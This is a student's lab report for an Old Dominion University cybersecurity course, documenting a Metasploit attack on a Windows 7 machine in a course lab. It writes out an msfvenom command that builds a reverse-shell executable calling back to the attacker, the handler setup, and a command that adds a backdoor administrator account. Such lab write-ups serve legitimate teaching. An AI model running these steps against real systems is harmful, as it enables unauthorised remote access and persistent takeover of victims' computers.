OLD DOMINION UNIVERSITY
CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #2

Kilah

Summer 2020

Module 3: Windows Penetration

Task A: Hack Windows 7 using Metasploit (20 points)

Follow the same approach in the lab manual to open a backdoor on Windows 7 and send a reverse shell connection to the Internal Kali with the following configurations:

- Listening Port: Use your last four digits of your UIN (non-zero). For example, 1**1000598** -> 1598.
- Payload Name: Use your MIDAS ID (for example, pjiang.exe).



Figure 3.1 *using ifconfig to retrieve IP address and setting lhost to machine's IP address*

- i used the command msfconsole
- called use exploit/multi/handler
- > set payload windows/meterpreter/reverse_tcp
  > show options



Figure 3.2 *Setting lport to the last four of my UIN*

> set lhost as machine's IP address

> set lport as

(I corrected my mistake)



Figure 3.3 *setting the payload to my MIDAS ID 'kmanl'*

- using the command # msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=2237 -f exe -o kmanl.exe



Figure 3.4 *my payload was loaded successfully because it shows up in the directory*



Figure 3.5 Establishing the reverse shell connection

- using Windows 7, I browsed the IP address of the attacker IP and downloaded the 'kmanl.exe' file



Figure 3.6 Successful connection in Kali and backdoor opened in Windows 7



Figure 3.7 Gaining remote access from Windows 7

TASK B: Privilege escalation (30 points)

*Gain **administrator-level** privileges on the remote system after you received the reverse shell connection from the Windows 7 target machine. After you escalated the access, create a malicious account with **your name** and add this account to the administrator group.*



Figure 3.8 Administrator Privileges added

> used command *net localgroup administrators Kilah /add* to add myself as an administrator to the System.

